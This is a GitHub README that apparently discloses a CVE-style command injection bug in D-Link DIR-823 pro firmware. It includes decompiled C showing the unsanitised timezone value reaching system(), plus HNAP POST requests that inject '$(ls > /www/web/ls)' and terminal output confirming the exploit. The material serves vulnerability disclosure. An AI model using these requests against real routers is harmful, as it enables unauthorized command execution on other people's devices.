F0und-icu / CVEIDs Public

Code Issues 1 Pull requests Actions Projects Security ···

main CVEIDs / Dlink-823pro /

F0und-icu add vsersion ... on Apr 1 History

..

images 9 months ago

README.md 8 months ago

README.md

D-link 823pro v1.0.2 has a commend injection vulnerability


Overview

- **Type**: command injection vulnerability
- **Vendor**: D-link (http://www.dlink.com.cn/)
- **Products**: WiFi Router Link 823 pro
- **Firmware download address:** http://support.dlink.com.cn:9000/ProductInfo.aspx?m=DIR-823

Description

1.Product Information:

DIR-823_A1_FW100WWb04



DIR-823

DIR-823 11ac 1200M 四天线无线路由器

为了获得正确的下载，请为您的设备选择正确的硬件版本。


A1

怎样找到硬件版本?

类型	日期	
固件版本 (1.00)	2017/12/19	下载
快速安装指南 (1.0)	2017/12/19	下载

2.Vulnerability details

Drink 823-pro DIR-823_A1_FW100WWb04 was discovered to contain a command injection vulnerability in `SetNTPServerSetings` function



```
int __fastcall sub_42AB84(int a1, int a2, const char *a3)
{
  int v5; // $a1
  char v7[64]; // [sp+20h] [-E0h] BYREF
  char v8[64]; // [sp+60h] [-A0h] BYREF
  char v9[64]; // [sp+A0h] [-60h] BYREF
  char v10[32]; // [sp+E0h] [-20h] BYREF

  memset(v10, 0, sizeof(v10));
  memset(v9, 0, sizeof(v9));
  memset(v8, 0, sizeof(v8));
  memset(v7, 0, sizeof(v7));
  syslog(135, "%s:%s:%d:query:%s\n\n", "modules/management.c", "SetNTPServerSettings", 1375, a3);
  strcpy(v8, "system_time_timezone");
  WebGetVal(a1, v8, v10, 32);
  if ( v10[0] )
  {
    snprintf(v7, 64, "system.@system[0].timezone=%s", v10);
    if ( sub_41CAAC(v7) )
    {
      syslog(
        135,
        "%s:%s:%d:return ret error : SAVE_CONFIG_ERROR\n",
        "modules/management.c",
        "SetNTPServerSettings",
        1385);
      v5 = 19;
    }
    else
    {
      sub_41D234("system", 0);
      sprintf(v9, "echo %s > /etc/TZ", v10);
      system((int)v9);
      system((int)"/etc/init.d/sysntpd restart");
      system((int)"date -k");
      v5 = 1;
    }
  }
  else
  {
    syslog(
      135,
      "%s:%s:%d:return ret error : GET_JSON_NULL_ERROR\n",
      "modules/management.c",
      "SetNTPServerSettings",
      1380);
    v5 = 11;
  }
  return sub_41BAEC(a1, v5);
}
```

3.Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 81
Accept: application/json
HNAP_AUTH: 84E9E7AB41420A00EC4C179066EAF998 1646491157369
SOAPACTION: "http://purenetworks.com/HNAP1/SetNTPServerSettings"
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Content-Type: application/json
Origin: http://192.168.0.1
Referer: http://192.168.0.1/SNTP.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: uid=QD6gTcDw; PrivateKey=AE0E560AEB738499F86E570B459ED5F2;
```

```
work_mode=router; timeout=108
Connection: close

{"SetNTPServerSettings":{"system_time_timezone":"$(ls > /www/web/ls)"}}
```



```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 71
Accept: application/json
HNAP_AUTH: 84E9E7AB41420A00EC4C179066EAF998 1646491157369
SOAPACTION: "http://purenetworks.com/HNAP1/SetNTPServerSettings"
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) Appl
Content-Type: application/json
Origin: http://192.168.0.1
Referer: http://192.168.0.1/SNTP.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: uid=QD6gTcDw; PrivateKey=AE0E560AEB738499F86E570B459ED5F
Connection: close

{
  "SetNTPServerSettings":{
    "system_time_timezone":"$(ls > /www/web/ls)"
  }
}
```

```
00 OK
-options: noopen
tions: SAMEORIGIN
-type-options: nosniff
curity-policy: default-src 'se
ection: 1; mode=block
pe: text/html
: close
 14 Oct 2017 02:45:22 GMT
ghttpd/1.4.32
ngth: 75


erverSettingsResponse": { "Set
```

POC — Python -m http.server 8888 — 80×24

```
Increasing send delay for 192.168.0.1 from 10 to 20 due to 11 out of 16 dropped
probes since last increase.
Increasing send delay for 192.168.0.1 from 20 to 40 due to 26 out of 85 dropped
probes since last increase.
Discovered open port 8010/tcp on 192.168.0.1
Completed SYN Stealth Scan at 22:22, 41.35s elapsed (1000 total ports)
Nmap scan report for 192.168.0.1
Host is up (0.00069s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
8010/tcp open  xmpp
MAC Address: 74:DA:DA:98:6F:D7 (D-Link International)

Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 54.44 seconds
           Raw packets sent: 1163 (51.156KB) | Rcvd: 1032 (43.803KB)
f0und@macbookpro POC % python3 -m http.server 8888
Serving HTTP on :: port 8888 (http://[::]:8888/) ...
::ffff:192.168.0.187 - - [05/Mar/2022 22:44:22] code 400, message Bad request sy
ntax ('q')
::ffff:192.168.0.187 - - [05/Mar/2022 22:44:22] "q" 400 -
```

f0und — -zsh — 80×54

```
Index.html
IndexHome.html
Login.html
MacFilter.html
MobileDevices.html
MobileIndex.html
MobileLogin.html
MobileNetwork.html
MobileProblem_Cable.html
MobileProblem_Conflict.html
MobileProblem_Key.html
MobileProblem_Unknown.html
MobileProblem_WAN.html
MobileProblem_success.html
MobileWeiManage.html
MobileWireless.html
MobileWizard.html
MobileWorkMode.html
Network.html
Parentcontrol.html
PortForward.html
Problem_Cable.html
Problem_Conflict.html
Problem_Key.html
Problem_Unknown.html
Problem_WAN.html
Problem_success.html
QoSControl.html
RouterInfo.html
SNTP.html
SharePortSetup.html
Staticroute.html
Upnp.html
WeiManage.html
WiFiTimer.html
Wireless.html
Wizard.html
WorkMode.html
account.html
apple_portal_finish.html
css
debug.html
errors
footer.html
header.html
hnap
image
js
leftmenu.html
priv_mgt.html
reboot.html
response.js
* Connection #0 to host 192.168.0.1 left intact
f0und@macbookpro ~ %
```